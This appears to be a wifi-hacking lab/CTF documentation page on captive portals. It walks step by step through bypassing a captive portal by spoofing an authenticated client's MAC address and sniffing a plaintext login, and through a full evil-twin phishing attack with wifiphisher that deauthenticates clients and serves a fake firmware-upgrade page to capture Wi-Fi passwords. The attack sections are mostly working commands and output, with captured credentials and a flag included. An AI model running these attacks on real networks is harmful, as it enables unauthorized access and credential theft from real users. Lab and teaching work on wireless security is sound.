> For the complete documentation index, see [llms.txt](https://wifi-hacking.cavementech.com/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://wifi-hacking.cavementech.com/captive-portals.md).
# Captive Portals
### What is Captive Portal
### Bypass Captive portal with MAC Spoofing
For this challenge we have to access the wifi-guest network and bypass the captive portal. We can connect with the same method as in the previous challenge, but when we try to access the AP we find a captive portal that asks us for credentials. The AP is in the channel 6, so can monitor it first. Before we can attack anything, we need to map the environment. We need two pieces of information: the target access point, and — critically — the MAC address of a client who is already authenticated through the portal.
```bash
sudo airmon-ng start wlan0
sudo airodump-ng wlan0mon -w ~/wifi/scanc6 --manufacturer --wps -c6
```

open.conf
```bash
network={
ssid="wifi-guest"
key_mgmt=NONE
}
```
```bash
wpa_supplicant -Dnl80211 -iwlan2 -c open.conf
```
In other terminal as sudo
```bash
dhclient -v wlan2
```
To bypass this login we can use the MAC of a client connected to that network that we see with traffic, for that we can use airodump-ng again and impersonate one of those MAC.
```bash
systemctl stop network-manager
ip link set wlan2 down
macchanger -m b0:72:bf:44:b0:49 wlan2
ip link set wlan2 up
```
```bash
wpa_supplicant -Dnl80211 -iwlan2 -c open.conf
```
```bash
sudo dhclient -v wlan2
```

Once we have changed the mac with “macchanger” we connect again with “wpa\_supplicant” and we can see that we can access the server login.
To obtain the login credentials we make a capture of “airodump-ng” saving the output with “-w” and after a while (3–5 min approx) we can see HTTP requests in the “.cap” file with “wireshark” in which there is a POST with username and password.
```bash
wireshark ~/*.cap
```
{% hint style="info" %}
Form item: "Username" = "free2"
Form item: "Password" = "5LqwwccmTg6C39y"
{% endhint %}
{% hint style="info" %}
flag{561004e3f4fd9fe640ecc0c411ac3129a4e08629}
{% endhint %}
### Captive Portal with WIFIphisher
{% embed url="" %}
#### Captive Portal Attack
A captive portal attack tricks the victim into handing over their Wi-Fi password through a fake web page — no cracking, no hash, no GPU required. The attack exploits human behaviour instead of the encryption.
***
#### How It Works
Instead of attacking WPA2, we:
1. Clone the target network as an **open** (passwordless) rogue AP with the same SSID
2. Continuously deauthenticate clients from the real AP
3. Wait for the victim's device to auto-connect to our open rogue AP
4. Redirect all DNS to our fake portal page
5. Victim types their Wi-Fi password into the fake page — we capture it in plaintext
{% hint style="info" %} This is social engineering. The user is tricked, not the encryption. No hash to crack, no GPU needed. {% endhint %}
***
#### Why It Bypasses Most Defences
| Traditional Defence | Why It Fails Here |
| ---------------------------- | ------------------------------------------------------------------------- |
| Strong password / WPA3 | We never try to crack — user types it into a web form |
| PMKID patched | We don't use PMKID at all |
| MFP enabled (deauth blocked) | Fallback to beacon flooding — client still disconnects eventually |
| Traffic encryption | Password arrives via HTTP POST to our own server — no encryption involved |
***
#### Tool — wifiphisher
wifiphisher automates the entire attack: rogue AP, deauth, DHCP, DNS redirect, web server, and credential capture — all in one command.
```bash
sudo wifiphisher -aI wlan1 -eI wlan0
```
| Flag | Description |
| ----------- | -------------------------------------------------------------- |
| `-aI wlan1` | AP Interface — adapter that broadcasts the rogue network |
| `-eI wlan0` | Evil Interface — adapter that deauths clients from the real AP |
***
#### Step 1 — Launch wifiphisher
```bash
sudo wifiphisher -aI wlan1 -eI wlan0
```
wifiphisher starts, scans all channels, and presents a list of nearby networks. Select the target, then select the phishing scenario.
**Scenario selected: Firmware Upgrade**
A fake router firmware upgrade page that asks for the Wi-Fi password to "continue the upgrade". Effective because:
* Mimics real Linksys/TP-Link upgrade screens
* Plausible prompt — most users comply
* The victim just lost Wi-Fi (deauth) — the upgrade explanation makes the disconnect believable
{% hint style="info" %} wifiphisher handles deauth, DHCP, DNS redirect, and the web server automatically — no additional setup needed. {% endhint %}
***
#### Step 2 — Victim Experience
Once wifiphisher is running, here is what happens on the victim's device:
1. **Deauth** — wifiphisher's wlan0 sends continuous deauth frames — victim loses Wi-Fi connection to the real AP
2. **Two networks** — victim's device sees two networks named `wifi-mobile` — real (WPA2) + rogue (open)
3. **Auto-connect** — device connects to the open network automatically — no password prompt
4. **DHCP** — wifiphisher's built-in DHCP server assigns an IP (e.g. `10.0.0.x`)
5. **DNS redirect** — all DNS queries return the captive portal IP — any browser request goes to our page
6. **Portal shown** — victim sees the fake "Router Firmware Upgrade" page
***
#### Step 3 — Password Captured
The victim types their Wi-Fi password into the fake portal and clicks Submit. The password appears in the wifiphisher terminal immediately in plaintext.
```
[*] Captured credentials:
ESSID: wifi-mobile
Password: starwars1
[*] Please wait while we verify the credentials...
```
{% hint style="info" %} wifiphisher automatically verifies the captured password by trying to authenticate with the real AP. If correct, it stops the attack gracefully and the victim's device reconnects to the real network. If wrong, it keeps the portal running for another attempt. {% endhint %}
***
#### Step 4 — Verify: Two Networks in Scan
Confirm both networks are visible and the rogue AP is still running alongside the real one.
```bash
sudo iw dev wlan2 scan | grep -i "SSID: wifi-mobile"
```
Output:
```
SSID: wifi-mobile ← real AP (WPA2)
SSID: wifi-mobile ← rogue AP (open)
```
Run airodump-ng to visually confirm both entries with different security types:
```bash
sudo airmon-ng start wlan2
sudo airodump-ng wlan2mon --band abg
sudo airmon-ng stop wlan2mon
```
Attempting a simple connect will fail — WPA2 requires wpa\_supplicant:
```bash
sudo iw dev wlan2 connect "wifi-mobile" # fails — WPA2 requires wpa_supplicant
```
***
#### Step 5 — Connect with wpa\_supplicant
Create a config file and connect using the captured password.
```bash
nano free.conf
```
```
network={
ssid="wifi-mobile"
key_mgmt=NONE
}
```
{% hint style="info" %} `key_mgmt=NONE` connects to the open rogue AP. To connect to the **real WPA2 network** with the captured password, use `key_mgmt=WPA-PSK` and `psk="starwars1"` instead. {% endhint %}
```bash
sudo wpa_supplicant -Dnl80211 -iwlan2 -c free.conf
```
| Flag | Description |
| -------------- | ------------------------------------------------ |
| `-Dnl80211` | Driver type — standard for modern Linux wireless |
| `-iwlan2` | Wireless interface to use |
| `-c free.conf` | Config file containing the network block |
***
#### Step 6 — Get IP and Verify Access
```bash
sudo dhclient wlan2 -v
```
```
DHCPDISCOVER on wlan2 to 255.255.255.255 port 67 interval 4
DHCPOFFER of 10.0.0.71 from 10.0.0.1
DHCPREQUEST for 10.0.0.71 on wlan2 to 255.255.255.255 port 67
DHCPACK of 10.0.0.71 from 10.0.0.1
bound to 10.0.0.71 -- renewal in 19955 seconds.
```
IP assigned: `10.0.0.71` — gateway: `10.0.0.1`
Browse to `10.0.0.1` — the router admin page loads, confirming full network access with the captured password **starwars1**.
{% hint style="info" %} The credentials entered into the fake portal were the real Wi-Fi password. Attack complete — no cracking, no hash, no GPU. {% endhint %}
***
#### Command Summary
| Action | Command |
| --------------------------- | ------------------------------------------------------- |
| Launch wifiphisher | `sudo wifiphisher -aI wlan1 -eI wlan0` |
| Scan for target network | `sudo iw dev wlan2 scan \| grep -i "SSID: wifi-mobile"` |
| Start monitor mode | `sudo airmon-ng start wlan2` |
| Confirm two networks | `sudo airodump-ng wlan2mon --band abg` |
| Stop monitor mode | `sudo airmon-ng stop wlan2mon` |
| Connect via wpa\_supplicant | `sudo wpa_supplicant -Dnl80211 -iwlan2 -c free.conf` |
| Get IP address | `sudo dhclient wlan2 -v` |
{% embed url="" %}